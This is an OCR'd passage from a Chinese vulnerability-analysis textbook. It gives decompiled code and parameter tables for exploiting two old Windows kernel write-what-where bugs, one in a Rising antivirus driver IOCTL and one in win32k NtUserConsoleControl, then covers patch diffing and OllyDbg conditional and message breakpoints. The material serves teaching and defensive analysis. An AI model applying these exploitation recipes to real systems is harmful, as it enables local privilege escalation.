                   }
                   break;
             case 0x83003C0F:
                   //省略部分代码...
                   break;
             case 0x83003C13:
                   //省略部分代码...
                   break;
             case 0x83003C17:
                   //省略部分代码...
                   break;
             default:
                   v13 = 0xC000000Du;
```

```
                break;
        }
        Irp->IoStatus.Status = v13;
        Irp->IoStatus.Information = v14;
        IofCompleteRequest(Irp, 0);
        return v13;
    }
```

在这个派遣例程处理函数中，共处理了 0x83003C03、0x83003C07、0x83003C0B、0x83003C0F、0x83003C13、0x83003C17 6 个 IoControlCode。其中对 0x83003C0B 处理是存在漏洞的。

对 0x83003C0B 的处理是这样的：首先检查 InputBufferLength（输入缓冲区字节数）和 OutputBufferLength（输出缓冲区字节数），是否都大于等于 4，如果是，则调用 VidSetTextColor 函数，并将 VidSetTextColor 函数返回结果写入 UserBuffer（用户态输出缓冲区指针）中，VidSetTextColor 函数的参数是*Type3InputBuffer，即用户输入的 4 字节的 UINT 值。

我们再来看看 VidSetTextColor 函数，这个函数是由 bootvid.dll 导出的，函数如下：

```
int __stdcall VidSetTextColor(int a1)
{
      int result; // eax@1
      result = dword_80012648;
      dword_80012648 = a1;
      return result;
}
```

可以看出，该函数会将输入的参数保存到一个全局变量中，并返回这个全局变量之前的值，而瑞星会把这个返回值再写入到未验证的 irp->UserBuffer 中。

因此，要利用这个漏洞，需要调用两次 DeviceIoControl 函数。先将要写入的值（*Type3InputBuffer）用这个 IoControlCode 先写入到全局变量中，然后再将 UserBuffer 设置为要写入数据的内核地址，再次调用这个 IoControlCode,就可以把要输入的值（*Type3InputBuffer）写入到任意的内核地址了，可以认为是向任意地址写入任意数据的效果。

想要利用这个漏洞也非常简单，我们构造两次 DeviceIoControl 函数的调用。如表 24-4-1 所示。

表 24-4-1　Rising 漏洞利用参数构造表

初始条件	ULONG TextColor=任意 ULONG 数值;			
参数	InputBuffer InputB	ufferLength	OutputBuffer	OutBufferLength
第一次	&TextColor 4		&TextColor	4
第二次	&TextColor 4		目标内核地址 4	

24.5 任意地址写固定数据内核漏洞

任意地址写固定数据内核漏洞——是指能够利用来使得向任意内核空间虚拟地址写入固定数据的内核程序 bug 或缺陷。

这里以“[2009-07-30][Microsoft][NtUserConsoleControl][win32k.sys][任意地址写任意数据内核漏洞][本地权限提升]”漏洞为例分析这种漏洞的具体细节。


该内核漏洞存在于 Windows XP SP2 和 SP3 中的系统服务函数 NtUserConsoleControl 中。这个函数的实现是在系统 win32k.sys 内核模块中的，因此我们用 IDA 反汇编这个模块文件，并且加载该模块的 PDB 符号文件，在函数列表中找到 NtUserConsoleControl 函数，并翻译成 C 代码，如下所示：

```
NTSTATUS __stdcall NtUserConsoleControl(unsigned int a1, HANDLE *Object, int a3)
{
      NTSTATUS v3; // esi@2

      EnterCrit();
      if ( (PVOID)PsGetCurrentProcess() == gpepCSRSS )
                v3 = xxxConsoleControl(a1, Object, a3);
      else
                v3 = 0xC0000022u;
      LeaveCrit();
      return v3;
}
```

函数中通过 PsGetCurrentProcess 函数获取当前进程的 PEPROCESS，和 csrss.exe 进程的 PEPROCESS 进行对比，如果不同，将返回值设置为 0xC0000022(STATUS_ACCESS_DENIED)，表示访问被拒绝；如果相同，则继续调用 xxxConsoleControl 函数，参数就是 NtUserConsoleControl 函数的前两个参数。

因此我们继续关注 xxxConsoleControl 函数，翻译出的 C 代码如下所示：

```
NTSTATUS __cdecl xxxConsoleControl(unsigned int a1, HANDLE *Object)
{
  //省略局部变量声明......
  if ( a1 > 9 )
    return 0xC0000003u;
  switch ( a1 )
  {
    case 0u:
      //省略部分代码......
      return 0;
    case 1u:
      gatomConsoleClass = *(_WORD *)Object;
```





```
        return 0;
      case 2u:
        return 0xC0000003u;
      case 3u:
        SetVDMCursorBounds(Object);
        return 0;
      case 4u:
        xxxUserNotifyConsoleApplication(Object);
        return 0;
      case 5u:
        GreSetPaletteOwner(*Object, 0);
        return 0;
      case 6u:
        UserSetConsoleProcessWindowStation(*Object, Object[1]);
        return 0;
      case 7u:
        v8 = Object;
        v9 = *Object;
        Object[3] = 0;
        result  =  ObReferenceObjectByHandle(v9,  0,  (POBJECT_TYPE)ExDesktop
ObjectType, 1, (PVOID *)&a1, 0);
        v7 = a1;
        v16 = (void *)a1;
        if ( result < 0 )
          return result;
        v10 = *(void **)(a1 + 72);
        Object = 0;
        if ( !v10 )
          goto LABEL_24;
        v11 = v8[2] == 0;
        v8[3] = v10;
        v17 = *(void **)(v7 + 76);
        if ( v11 )
          goto LABEL_23;
        v12 = PtiFromThreadId(v8[1]);
        if ( !v12 )
        {
          if ( v8[2] !=
   HANDLE_FLAG_PROTECT_FROM_CLOSE|HANDLE_FLAG_INHERIT )
          {
            Object = (HANDLE *)-1073741790;
            goto LABEL_23;
          }
          goto LABEL_28;
```

```
        }
        v13 = v8[2];
        if ( v13 == HANDLE_FLAG_INHERIT )
        {
          v14 = *(_DWORD *)(v12 + 72);
          if ( !(v14 & 0x40) )
          {
            *(_DWORD *)(v12 + 72) = v14 | 0x40;
            *(_DWORD *)(v7 + 76) = v8[1];
            goto LABEL_23;
          }
        }
        if ( v13 == HANDLE_FLAG_PROTECT_FROM_CLOSE )
        {
          v15 = *(_DWORD *)(v12 + 72);
          if ( v15 & 0x40 )
          {
            *(_DWORD *)(v12 + 72) = v15 & 0xFFFFFFBF;
    LABEL_28:
            *(_DWORD *)(v7 + 76) = 0;
            goto LABEL_23;
          }
        }
        if ( v13 == HANDLE_FLAG_PROTECT_FROM_CLOSE|HANDLE_FLAG_INHERIT )
          goto LABEL_28;
    LABEL_23:
        v8[1] = v17;
    LABEL_24:
        ObfDereferenceObject(v16);
        return (NTSTATUS)Object;
      case 8u:
        xxxbFullscreenSwitch(*Object, Object[1]);
        return 0;
      case 9u:
        xxxSetConsoleCaretInfo(Object);
        return 0;
    }
  }
```

从上面 xxxConsoleControl 函数整体来看，首先是对 a1 进行检查，如果大于 9，则返回 0xC0000003(STATUS_INVALID_INFO_CLASS)，表示非法的 INFO 类别；如果不大于 9，则对 0~8 这 9 种情况依次处理。

这里我们重点审视一下，xxxConsoleControl 函数中对 a1 为 7 时的处理，其中第三步



“Object[3] = 0;”，是将 Object 指向的句柄数组中的第 4 个句柄置为 0，但是整个过程并没有对 Object 指针进行任何检查。那么也就是说从 ring3 传递进来的 Object 指针，经过该函数可以将 Object 指针执行的第 4 个句柄置为 0，可以认为是向任意地址写入固定数据(数值 0)的效果。

想要利用这个漏洞也非常简单，对于 NtUserConsoleControl 函数的 3 个参数构造方式如表 24-5-1 所示。

表 24-5-1　NtUserConsoleControl 漏洞利用参数构造表

参　数	类　型	值	参数说明
a1	unsigned int	7	IN UINT ConsoleCommand
Object HANDLE	*	目标地址-12	IN PVOID ConsoleInformation
a3 int		任意	IN DWORD ConsoleInformationLength

第 5 篇

漏洞分析案例

果毅力行，忠恕任事

——《西安交通大学校训》

如果把前述的实验看成是教科书里经过剥皮剔骨后的标本，那么本篇我们将面对的仍然是在江河湖海中活蹦乱跳的生猛海鲜。

从怎样触发漏洞、定位漏洞，到灵活地应用前边所述的理论甚至综合运用几种方法之后写出 exploit，这里处处充满着挑战。当您亲手调试完文中所述的漏洞之后，相信您的分析和调试技术一定会再次获得升华。

在实战中您会发现前面所述的道理可能有所走形，漏洞利用的灵活程度让这门技术变得似乎没有什么原则可言。其实不然，这是灵活掌握理论后的挥洒自如，是独孤九剑中无形的洒脱，是一种只可意会，不可言传的非常之道。我再次强烈地建议您动手实践，只有这样本书的作用才能发挥到极致，而这些案例也将成为您成就感的源泉。

最后我想说，技术本身并没有善恶是非，资深的安全专家和臭名昭著的攻击者之间的区别仅仅在于个人的价值取向不同。当您掌握了一定的知识和技术之后，请以“忠恕任事”长伴左右，不要为了无谓的炫耀和虚荣而做出肤浅的事情。

第 25 章　漏洞分析技术概述

25.1　漏洞分析的方法

漏洞分析是指在代码中迅速定位漏洞，弄清攻击原理，准确地估计潜在的漏洞利用方式和风险等级的过程。扎实的漏洞利用技术是进行漏洞分析的基础，否则很可能将不可利用的 bug 判断成漏洞，或者将可以允许远程控制的高危漏洞误判成 DOS 型的中级漏洞。

我们可以通过一些漏洞公布网站来获取漏洞信息，这样的站点有很多，例如 exploit-db（http://www.exploit-db.com），NT In ternals（http://www.ntinternals. o rg/source.php），等等。公布的漏洞信息，主要包括：漏洞厂商、影响版本、漏洞描述、漏洞发现时间、漏洞公布时间、漏洞状态、漏洞 POC（一般情况下，漏洞发现者需要向安全专家提供一段能够重现漏洞的代码，这段代码被称做 POC，即 Proof of C oncept）等，但有时可能并不全面，甚至不公布漏洞 POC，不过会有简单的漏洞描述，留下一些线索。

POC 可以是很多种形式，只要能够触发漏洞就行。例如，它可能是一个能够引起程序崩溃的畸形文件，也可能是一个 Metasploit 的 exploit 模块。根据 POC 的不同，漏洞分析的难度也会有所不同。按照 MSF 标准公布出来的 exploit 显然要比几个二进制形式的数据包容易分析得多。

在拿到 POC 之后，安全专家需要部署实验环境，重现攻击过程，并进行分析调试，以确定到底是哪个函数、哪一行代码出的问题，并指导开发人员制作补丁。常用的分析方法有以下 3 种。

（1）动态调试：使用 OllyDbg 等调试工具，跟踪软件，从栈中一层层地回溯出发生溢出的漏洞函数。

（2）静态分析：使用 IDA 等逆向工具，获得程序的“全局观”和高质量的反汇编代码，辅助动态调试。

（3）指令追踪技术：我们可以先正常运行程序，记录下所有执行过的指令序列；然后触发漏洞，记录下攻击状况下程序执行过的指令序列；最后比较这两轮执行过的指令，重点逆向两次执行中表现不同的代码区，并动态调试和跟踪这部分代码，从而迅速定位漏洞函数。

除了安全专家需要分析漏洞之外，黑客也经常需要分析漏洞。当微软公布安全补丁之后，全世界的用户不可能全都立刻 patch，因此，在补丁公布后一周左右的时间内，其所修复的漏洞在一定范围内仍然是可利用的。

安全补丁一旦公布，其中的漏洞信息也就相当于随之一同公布了。黑客可以通过比较分析 Patch 前后的 PE 文件而得到漏洞的位置，经验丰富的黑客甚至可以在补丁发布当天就写出 exploit。

鉴于这种攻击的价值，补丁比较也是漏洞分析方法中重要的一种，不同的是，这种分析方法多被攻击者采用。

25.2 运动中寻求突破：调试技术

如前所述，调试技术是漏洞分析过程的一种关键技术。调试的原则在于确认，调试的目的在于定位。漏洞分析过程中的调试通常是针对没有源码的程序，这种调试和有源码的调试是有所不同的，不同之处主要在于以下几点。

1．不同的下断点方式

有源码的调试，由于对源码有一定的理解，断点可以设置在比较可疑的代码位置上，或者设置在被调试函数的入口上；而漏洞调试，因为被调试的程序对于我们来说可能是一个黑盒，可疑代码的位置难以确定，所以下断点就显得比较为难，需要一定的技巧。如果说漏洞调试是一门艺术，那么下断点就是这门艺术的精髓，需要深入的研究和实践。

2．不同的调试任务

有源码的调试需要先定位错误，后修改错误，即通过调试来解除 bug，修补漏洞，以完善软件程序；而漏洞调试定位到错误后，因为通常没有程序源码，所以不需要修改错误，不过最终也许会给出代码改进的建议。除了定位错误的任务之外，更重要的是通过调试来发现漏洞利用的方法，并进行验证。因为调试的过程可以定位到漏洞触发的瞬间，将这个瞬间定格在调试器里，我们可以观察当时的寄存器值和内存状态，这些都可以作为规律来辅助漏洞利用的实现。

3．不同的调试心理

正如上面提到的不同的调试任务，有源码的调试当定位到错误后，更关心的是如何修复代码的问题，而漏洞调试更关心的是这个 bug 能否被利用，以及如何利用的问题。从调试心理来看，前者侧重于防御，而后者更倾向于评估攻击风险，这是两种不同的心态，如图 25.2.1 所示。




图 25.2.1　源码调试和漏洞调试的区别

本文将重点讨论漏洞调试的技术，因此需要首先调整下心态，然后明确调试任务，即先定位漏洞，再利用漏洞，最后还要通过调试来验证漏洞的利用，保障其可靠性和稳定性。

25.2.1 断点技巧

下断点是漏洞调试技术的精髓之一。好的断点往往可以让调试过程事半功倍，直达漏洞的要害；不好的断点不能分析出漏洞的原因，而且还会浪费宝贵的时间。因此研究和实践漏洞调试之前，一定要掌握一些基本的断点技巧。本小节将这些技巧和方法就此展开讨论。

1．畸形 RetAddr 断点

事实上，畸形 RetAddr 断点这个概念在其他书中是找不到的，是我们大量分析漏洞后总结的一个经验。掌握了这个技巧，会大幅度地提高分析调试漏洞的效率。

所谓畸形 RetAddr 断点，就是将 POC 中溢出后覆盖的函数返回地址修改为一个非法地址（例如 0xFFFFFFFF），在调试 POC 时能够触发一个非法内存访问的错误，使得调试器中断下来。

这样做的最大好处是在调试器中断后，可以从当前栈中找到前一次的函数调用，而它往往就是触发漏洞的函数。那么漏洞调试的第一个任务，即定位漏洞位置，就已经完成了。畸形 RetAddr 断点调试方法，本书将在后续章节通过一个漏洞实例来演示，详见第 29 章“Yahoo!Messenger 栈溢出漏洞”。

2．条件断点

条件断点是调试过程中比较常用的技巧之一。很多情况下，我们总为难于是否在某函数入口处设置断点，如果设置断点，可能断的太频繁，影响正常的分析；如果不设置断点，可能很难分析下去。条件断点正好解决了这一问题，即在指定的情况下才会断下来。

首先介绍下 OllyDbg 调试器的条件断点。条件断点是一个带有条件表达式的普通 INT3 断点。当调试器遇到这类断点时，它将计算表达式的值，如果结果非零或者表达式无效，将暂停被调试程序。

在 OllyDbg 中，条件断点的快捷键是 Shift+F2。在希望下断点的指令地址上按 Shift+F2，就会弹出添加条件断点的对话框。例如，调试记事本程序 notepad.exe 时，在 kernel32.dll 模块的 CreateFileW 函数入口处下一个条件断点，如图 25.2.2 所示。




图 25.2.2 添加条件断点的对话框

该条件断点的条件是一个表达式：UNICODE [[ESP+4]]=="c:\\test.txt"，表示当进入 CreateFileW 函数后，如果第一个参数 lpFileName 为 unicode 字符串"c:\\test.txt"时则暂停被调试的程序。

除了通过 Shift+F2 键下条件断点外，如果安装了 OllyDbg 的命令行插件，还可以在命令行中来下条件断点。该条件的等价命令行为：bp CreateFileW UNICODE[[ESP+4]]=="c:\\test.txt"。

下了这个条件断点后，当用被调试的记事本程序打开 c:\test.txt 文件时，程序就被暂停了。如图 25.2.3 所示。




图 25.2.3　CreateFileW 处的条件断点

以上演示了一种通过表达式来下条件断点的方法，当然类似的表达式还有很多形式。事实上，OllyDbg 能够支持非常复杂的表达式。现在我们介绍 OllyDbg 中表达式的语法格式，以下格式规范来自 OllyDbg 的帮助文档，经整理后，如表 25-2-1 所示。其中在大括号内的每个元素都只能出现一次，括号内的元素顺序可以交换。

表 25-2-1　OllyDbg 表达式的语法格式

概念名称	语法格式	备　注
表达式	内存中间码|内存中间码<二元操作符>内存中间码	
内存中间码	中间码|{ 符号标志 大小标志 前缀} [表达式]	
中间码	（表达式）| 一元操作符 内存中间码| 带符号寄存器| 寄存器| FPU 寄存器| 段寄存器| 整型常量| 浮点常量| 串常量| 参数| 伪变量	
一元操作符	!|~|+|	
带符号寄存器	寄存器.	注意最后有一个“.”
寄存器	AL| BL| CL ...|A X| BX|C X ...| EAX| EBX| ECX ...	
FPU 寄存器	ST|ST0|ST1 ...	
段寄存器	CS|DS|ES|SS|FS|GS	
整型常量	<十进制常量>.| <十六进制常量>| <字符常量>| <API 符号常量>	
浮点常量	<符点常量>	

续表

概念名称	语法格式	备　注
串常量 "<	串常量>"	
符号标志	SIGNED | UNSIGNED	
大小标志	BYTE | CHAR | W ORD | SHORT | DWORD | LONG | QWO RD | F LOAT | D OUBLE | F LOAT10 | STRING | UNICODE	
前缀	中间码:	
参数	%A | %B	仅允许在监察器［inspector］中使用
伪变量 MSG		窗口消息中的代码

这个语法并不严格。在解释[WORD [EAX]]或类似的表达式时会产生歧义。可以理解为以寄存器 EAX 所指向地址的 2 字节内容为地址，所指向的双字内容；也可以理解为以寄存器 EAX 所指向地址的 4 字节内容为地址，所指向的 2 字节内容。而 OllyDbg 会将修饰符尽可能地放在地址最外面，所以在这种情况下，[WORD [EAX]] 等价于 W ORD [[EAX]]。

在默认情况下，BYTE、WORD 和 DW ORD 都是无符号的，而 CHAR、SHORT 和 L ONG 都是带符号的。也可以使用明确的修饰符 SIGNED 或 UN SIGNED。例如，在二元操作时，如果一个操作数是浮点的，那么另外一个就要转成浮点数；或者如果一个是无符号的，另外一个要转成无符号的。浮点类型不支持 UNSIGNED。大小修饰符后面跟 MA SM 兼容关键字 PTR（如：BYTE PTR）也是允许的，或者干脆不要 PTR。寄存器名和大小修饰符不区分大小写。

可以使用下面类 C 的运算符（0 级最高），如表 25-2-2 所示。

表 25-2-2　OllyDbg 表达式中支持的运算符

优　先　级	类　型	运　算　符
0	一元运算符 !	、~、+、-
1	乘除运算	*、/、%
2	加减运算 +	、-
3	位移动 <<	、>>
4	比较 <	、<=、>、>=
5	比较 ==	、!=
6	按位与 &	
7	按位异或 ^	
8	按位或 |	
9	逻辑与 &&	
10	逻辑或 ||	

在计算时，中间结果以 D WORD 或 FL OAT10 形式保存。某些类型组合和操作是不允许的。例如：QWODRD 类型只能显示；STRING 和 UN ICODE 只能进行加减操作（像 C 语言

里的指针）以及与 STR ING、UNICODE 类型或串常量进行比较操作；不能按位移动浮点（FLOAT）类型，等等。

下面是一些表达式的实例与对应的解释，如表 25-2-3 所示。

表 25-2-3 OllyDbg 表达式实例

表达式实例	表达式解释
10	常量 0x10 （无符号）。所有整数常量都认为是十六进制的，除非后面跟了点
10.	十进制常量 10（带符号）
'A'	字符常量 0x41
EAX	寄存器 EAX 的内容，解释为无符号数
EAX.	寄存器 EAX 的内容，解释为带符号数
[123456]	在地址 123456 处的无符号双字内容。默认情况，OllyDbg 假定是双字操作数
DWORD PTR [123456]	同上。关键字 PT R 可选
[SIGNED BYTE 123456]	在地址 123456 处带符号单字节。OllyDbg 支持类 MASM 和类 IDEAL 两种内存表达式
STRING [123456]	以地址 123456 作为开始，以零作为结尾的 ASCII 字符串。中括号是必须的，因为您要显示内存的内容
[[123456]]	在地址 123456 处存储的双字所指向的地址内的双字内容
2+3*4	值为 14。OllyDbg 按标准 C 语言的优先级进行算术运行
(2+3)*4	值为 20。使用括号改变运算顺序
EAX.<0.	如果 EAX 在 0 到 0x7FFFFFFF 之间，则值为 0，否则值为 1。注意 0 也是有符号的。当带符号数与无符号数比较时，OllyDbg 会将带符号数转成无符号数
EAX<0	总为 0（假），因为无符号数永远是正的
MSG==111	如果消息为 WM_COMMAND，则为真。0x0111 是命令 WM_ COMMAND 的数值。MSG 只能用于设置在进程消息函数的条件断点内
[STRING 123456]=="Brown fox"	如果从地址 0x00123456 开始的内存为 ASCII 字符串"Brown fo x"、"BROWN FOX JUMP S"、 "brow n fox???"，或类似的串，那么其值为 1。比较不区分大小写和文本长度
EAX=="Brown fox"	同上，EAX 按指针对待
UNICODE [EAX]=="Brown fox"	OllyDbg 认为 EAX 是一个指向 UNICODE 串的指针，并将其转换为 ASCII，然后与文本常量进行比较
[ESP+8]==WM_PAINT E	SP+8 指向的无符号双字作为 Windows 消息类型，和 WM_PAINT 进行比较

深入理解上面表达式的规范和实例的解释，是在调试过程中灵活使用条件断点的基础。另外，条件记录断点（快捷键是 Shift+F4）也是一种条件断点，每当遇到此类断点或者满足条件时，它将记录已知函数表达式或参数的值。例如，可以在一些窗口过程函数上设置记录断点并列出对该函数的所有调用。或者只对接收到的 WM_COMMAND 消息标识符设断，或者对创建文件的函数（CreateFile）设断，并且记录以只读方式打开的文件名等，记录断点和条件断点速

度相当，并且从记录窗口中浏览上百条消息要比按上百次 F9 键轻松得多，可以为表达式选择一个预先定义好的解释说明。

下面我们演示如何通过条件记录断点，在 OllyDbg 的 log 中记录表达式的内容。还是延续上面在 CreateFileW 函数入口的条件断点，将上面的条件断点删除掉。然后在 CreateFileW 函数入口处按 Shift+F4 键。将弹出设置条件记录断点的对话框，如图 25.2.4 所示。




图 25.2.4　CreateFileW 处的条件记录断点

其中 Condition 输入栏表示该条件记录断点的条件，这里我们什么也不填。

Explanation 表示一条记录的“说明”；Expression 表示一条记录的“表达”。事实上每一个记录形式都是：“说明”=“表达”。其中 Explanation 是可以随便填写的，Expression 是需要符合前面提到的表达式规范的。这里我们希望显示出记事本所打开的文件路径，因此将 Explanation 填写为 FilePath，并将 Expression 填写为[ESP+4]，也就是 CreateFileW 的第一个参数 lpFileName 的值。

Decode value of expression as 表示 OllyDbg 在输出以上 Expression 表达式值后，还可以进一步对表达式值进行解码并显示出来。这里由于[ESP+4]所指向的字符串应该是 Unicode 字符串，因此选择“Pointer to UNICODE string”，即告诉 OllyDbg 我们的表达式值是一个指向 Unicode 字符串的指针。

将 Pause program 设置为 Never，表示不必暂停程序的运行，因为这次调试是为了记录而不是暂停程序。

将 Log value of expression 设置为 Always，只要进入 CreateFileW 函数就会触发一次条件记录断点，记录上面的说明和表达。

将 Log function arguments 设置为 Never，因为这次主要关心条件记录的日志。

都设置好后，单击“ok”按钮，然后用记事本程序打开 c:\test.txt 文件，然后打开 OllyDbg 的日志窗口，可以看到条件记录断点的一行日志被灰色标注出来了。如图 25.2.5 所示。

```
75430000 Unload c:\windows\system32\CRYPTUI.dll
75EF0000 Unload C:\WINDOWS\system32\browseui.dll
76C00000 Unload c:\windows\system32\WINTRUST.dll
76C60000 Unload C:\WINDOWS\system32\IMAGEHLP.dll
7E550000 Unload c:\windows\system32\SHDOCVW.dll
7C810800 COND: FilePath = 0007FBB0 "C:\test.txt"
         Thread 00000E14 terminated, exit code 0
         Thread 00001508 terminated, exit code 0
```

图 25.2.5　CreateFileW 处的条件记录断点的日志

可以看到记事本打开 c:\test.txt 文件后，确实调用了 CreateFileW 函数，而且第一个参数也正是前面选择的 c:\test.txt。

3．消息断点

消息断点是调试 UI 程序时的常用技巧。有时需要分析类似一个按钮被单击后程序的处理过程，就需要设置消息断点。消息断点其实是属于条件断点的，只不过是用消息来做表达式的。

设置消息断点有两种方式：一是在 OllyDbg 的 Windows 窗口中的右键菜单“Message Breakpoint on ClassProc”设置；二是按照前面设置条件断点的方法来设置。前者相当于通过 OllyDbg 的界面向导来设置消息断点，比较简单，但是有时由于 OllyDbg 获取到的 WinProc 和 ClassProc 不正确（后面会看到），因此这种方法无法断到正确的消息处理函数入口；后者需要在 TranslateMessage 函数入口填写一个条件，然后配合主模块的内存访问断点即可断到正确的消息处理函数入口。下面以第二种方法来演示一下，在调试计算器程序 calc.exe 时，单击按钮“1”时的消息断点，然后通过这个消息断点找到计算器程序中对点击按钮“1”的响应代码。

用 OllyDbg 载入计算器程序 calc.exe，按 F9 键到主模块入口后，打开 OllyDbg 查看程序窗口的列表。如图 25.2.6 所示。




图 25.2.6　OllyDbg 中查看 calc.exe 程序的窗口

可以看到在上面的窗口列表中，列出了计算器程序的很多窗口，并且列出了相关的重要参数，如句柄、标题、父窗口、WinProc、控件 ID、样式、扩展样式、所属线程、ClsProc、Class 等。从标题可以很容易地找到“1”按钮对应的窗口，句柄为 0x000806D0，但是 WinProc 为空，ClsProc 为 0xFFFF0789，也是不正确的，因此如果以上面第一种方法设置断点就会失败，因为这些地址要么为空，要么是非法地址，是不能下断点的。

一般地，程序创建一个窗口的流程基本如下：

（1）注册窗口类（RegisterClass），在注册之前，要先填写 RegisterClass 的参数 WNDCLASSEX 结构；

（2）建立窗口（CreateWindow）；

（3）显示窗口（ShowWindows）；

（4）刷新窗口客户区（UpdateWindow）；

（5）进入无限的消息获取和处理的循环(简称“消息循环”)。首先获取消息（GetMessage），如果有消息到达，则将消息分派到回调函数处理（DispatchMessage），如果消息是 WM_QUIT，则退出循环。

这里需要重点解释下“消息循环”。

循环开始后 GetMessage 函数会返回取到的消息，hWnd 参数指定要获取哪个窗口的消息，一般指定为 NULL，表示获取的是所有本程序所属窗口的消息，wMsgFilterMin 和 wMsgFilterMax 为 0 表示获取所有编号的消息。GetMessage 函数从消息队列里取得消息，填写好 MSG 结构并返回。

接下来，TranslateMessage 将 MSG 结构传给 Windows 进行一些键盘消息的转换，当有键盘按下和放开时，Windows 产生 WM_KEYDOWN 和 WM_KEYUP 或 WM_SYSKEYDOWN 和 WM_SYSKEYUP 消息，但这些消息的参数中包含的是按键的扫描码，转换成常用的 ASCII 码要经过查表，很不方便，TranslateMessage 遇到键盘消息则将扫描码转换成 ASCII 码并在消息队列中插入 WM_CHAR 或 WM_SYSCHAR 消息，参数就是转换好的 ASCII 码，如此一来，要处理键盘消息的话只要处理 WM_CHAR 消息就好了。遇到别的消息则 TranslateMessage 不做处理。

最后，由 DispatchMessage 将消息发送到窗口对应的窗口过程去处理。窗口过程返回后 DispatchMessage 函数才返回，然后开始新一轮消息循环。

从这个消息循环的过程可以看出，每个消息都要经历 GetMessage、TranslateMessage、DispatchMessage 这 3 个函数。也就是说只要在这 3 个函数中的任何一个函数下断点，都可以拦截到类似前面按钮“1”单击的消息。这里选择 TranslateMessage 作为条件断点的位置，条件用消息来表达。

按钮“1”按下后松开的消息是 WM_LBUTTONUP，TranslateMessage 函数原型如下：

```
BOOL TranslateMessage(
 const MSG *lpMsg
);
```

参数只有 1 个，就是 GetMessage 函数得到的包含消息信息的 MSG 结构指针。MSG 结构定义如下：

```
typedef struct {
```

```
    HWND hwnd;
    UINT message;
    WPARAM wParam;
    LPARAM lParam;
    DWORD time;
    POINT pt;
} MSG, *PMSG;
```

